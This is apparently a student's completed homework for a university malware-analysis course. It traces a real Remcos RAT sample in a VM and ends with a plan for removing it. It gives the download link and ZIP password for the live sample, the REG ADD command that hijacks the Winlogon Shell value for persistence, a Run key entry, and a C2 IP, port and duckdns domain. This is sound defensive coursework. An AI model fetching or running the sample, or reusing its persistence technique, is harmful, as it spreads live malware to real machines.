
This is real malware recently analyzed by security researchers. It was the payload of a few spam email campaigns that included a malicious macro-enabled Word document to download this binary. We're skipping the attack vector and analyzing the payload directly.

1. Download the malware to the VM:
   https://people.duke.edu/~tkb13/courses/ece560/homework/hw4/MALWARE.ZIP

2. Extract the malware. The ZIP password is:
   `infected`
3. At this time, **take a snapshot of your VM** (so if something goes wrong, you can restart at this point). You may need to shut down your VM to do so, depending on your hypervisor/cloud.
4. Ensure that Process Monitor, Process Explorer, and Wireshark are running.
5. In Wireshark, begin monitoring on the LAN connection. Leave it running for a few minutes to get a baseline for traffic on the system (as even idle Windows machines are notoriously chatty on the network). When you're satisfied, restart the capture to clear it.
6. In Process Monitor, clear the log and enable event capture.

This is the point of no return for the **first infection test**. Once you pass this point, you must complete this test fairly quickly or revert to the snapshot you took and start again. To help with this, read all the steps below before you start them. It's okay if you miss something or make a mistake, but you must revert the VM to the snapshot before you try again. The malware was fairly quiet in my analysis, but given enough time, it might wake up and start attacking other machines or taking unknown action at the behest of criminals. DO NOT LEAVE AN INFECTED VM LYING AROUND FOR MORE THAN 30 MINUTES.

7. The malware is provided with no file extension to further reduce the risk of accidental execution. Rename the malware to `malware.exe`. The icon should change to one you recognize. Show the icon. What popular software product is commonly represented by this icon? If you had "Show file extensions" disabled, would there be any clue that it's an executable?




Word is usually associated with this program, there will be no clue if we close the file extension.

8. Execute the malware.
9. You may be asked to confirm execution due to an unknown publisher; confirm this. After a few seconds, a second similar dialog may appear for another executable name; confirm this too.

    This malware targets an earlier version of Windows in which these confirmations were not present.
10. Find the malware's activity in Process Monitor. You can isolate it by filtering "process name" to include "malware" (since that's what we renamed the executable to before running it). Even so, there is a LOT of noise, so apply filters as needed to identify important actions it may be taking.
11. Questions to answer using Process Monitor:
    a. What file does malware.exe write, and where is it stored? Show a screenshot of how you know. For the purposes of the remainder of this question, we'll call malware.exe "Stage 1" and this new file "Stage 2".

Apply Filter “Operation is CreateFile” and “Process Name is malware.exe” and “Category is Write”, it appears that the file that the malware is writing is C:\Users\ece560\rthfy.exe



b. The malware.exe program launches two processes: cmd.exe with arguments and Stage 2. What are the arguments to cmd.exe? Show a screenshot. HINT: Research any sub-commands involved.


   REG ADD "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /f /v "Shell" /t REG_SZ /d "explorer.exe,C:\Users\ece560\rthfy.exe,"

c. The cmd.exe execution mentioned above changes a registry key; what is the likely purpose of this change? We’ll call this Registry Change #1.


   To ensure that its executable (rthfy.exe in this case) is launched every time the user logs in

d. By knowing the Stage 2 filename, you can filter on it in Process Monitor. Stage 2 launches another process, which we’ll call Stage 3. What is the Stage 3 executable called? Show a screenshot of how you know.

Filter by “Operation is ProcessCreate” and then find the stage 3 executable is "C:\Users\ece560\AppData\Local\Temp\AddInProcess32.exe"




e. Stage 3 deploys yet another two processes, one of which launches wscript, which launches cmd.exe, which launches the Final Stage. Using the Process Monitor’s tree view, what is the name of this final stage executable? Show a screenshot of how you know.



The final stage executable is called remcos.exe

f. The final stage executable makes an important change to the registry to remain persistent. What is it? We'll call this Registry Change #2.


HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Remcos



12. Using Process Explorer, identify the Final Stage executable resident in memory. Right click and open the properties, and view the TCP/IP tab. Ensure that “resolve addresses” is disabled, and monitor the tab for a few minutes. You should spot an outgoing connection. If you don’t, you probably missed the event -- revert to snapshot and try again, skipping the steps you’ve already done so you can catch the outgoing connection.
13. What is the IP address it is connecting to? Get a screenshot of it in Process Explorer.

    local address: 10.0.2.15
    remote address: 103.153.77.83:2889

14. Use the VirusTotal option from Process Explorer to evaluate the malware. Click on the resulting number to see the detailed analysis. Paste a screenshot of the result. How many scanners detected it? How many did not?




64 scanners detected it, 11 scanners did not

15. On VirusTotal.com, under "DETAILS", several long hex strings are listed -- what do these numbers mean? How might a security professional use them?

The numbers and hashes are various file properties and cryptographic hashes. For example, MD5 is a 128-bit cryptographic hash used to verify data integrity, SHA-1 is a 160-bit cryptographic hash. By comparing hashes (like MD5, SHA-256) against known databases (e.g., VirusTotal), analysts can quickly identify if a file is a known piece of malware. There are also some fuzzy hashes (like TLSH or Vhash), analysts can group related samples, even if they are not identical, to study malware families and their variants.

16. Now that we know the IP it connects to, let's turn to Wireshark.
17. Find the DNS lookup that resulted in the IP address found earlier. What domain is it? Show a screenshot of how you know. HINT: It's a crazy domain that ends in "duckdns.org".




domain name is whatgodcannotdodoestnotexist.duckdns.org

18. Given that the domain ends in "duckdns.org", you should check into them. What is this service? How much does it cost to host a domain through them? Note: it is safe to visit duckdns.org.

    DuckDNS is a free DDNS service hosted on AWS where it allows you to bind hostname and dynamic IP address. This service is useful under the scenario that some ISP assigns the IP to your machine dynamically from a pool of IP addresses. It's FREE.

19. At the time I tested it, it repeatedly attempted to connect, but never succeeded. If it succeeds in connecting, observe the traffic and paste a screenshot of it. If it does not succeed in connecting (which is my expectation), what port number is it attempting to connect to? Show a screenshot of the repeated SYN packets going out.



It does not succeed in connecting, it attempts to connect port 2889.

20. Reboot the VM, and run Process Explorer. Confirm that the malware is again running.
21. Revert the VM to its pre-infection snapshot. Boot it and confirm the malware is not running. This concludes the **first infection test**.

Part 6: Developing a cure

1. Now that your VM is reverted to a pre-infection state, use the registry editor (regedit) to navigate to the areas of the registry involved in Registry Changes #1 and #2 (found above). Note the defaults.
2. Using all the information we've found, produce a plan to remove an instance of this malware from a real infected system (i.e., one where you don't have a known-good VM snapshot). This plan should:
    a. stop the running malware executable(s),
    b. remove executable file(s) created during infection that are still around, and
    c. revert the two registry additions we found that were intended for persistence.
3. Present your malware removal plan.

Step1: Use Process Explorer to terminate the running processes associated with the malware (e.g., malware.exe, rthfy.exe, AddInProcess32.exe, remcos.exe). End the process according to the process tree, from remcos.exe to malware.exe

Step2: Remove executable files created, navigate to C:\Users\ece560 and delete rthfy.exe, navigate to C:\Users\ece560\AppData\Local\Temp and delete AddInProcess32.exe, navigate to C:\Users\ece560\AppData\Roaming and delete remcos.exe, navigate to where I have placed the malware.exe and delete it.

Step3: Open Registry Editor (press Win + R, type regedit) and Navigate to HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon. Find the "Shell" key and change its value back to the default, which is explorer.exe. Remove any reference to C:\Users\ece560\rthfy.exe. Navigate to HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run and locate the entry for "Remcos" and delete it to prevent remcos.exe from launching on startup.


Step4: reboot the computer.

This is the point of no return for the **second infection test**. Again, once you pass this point, you must either succeed in clearing the infection or revert to the snapshot you took and start again.

4. Run the malware on the clean VM again.
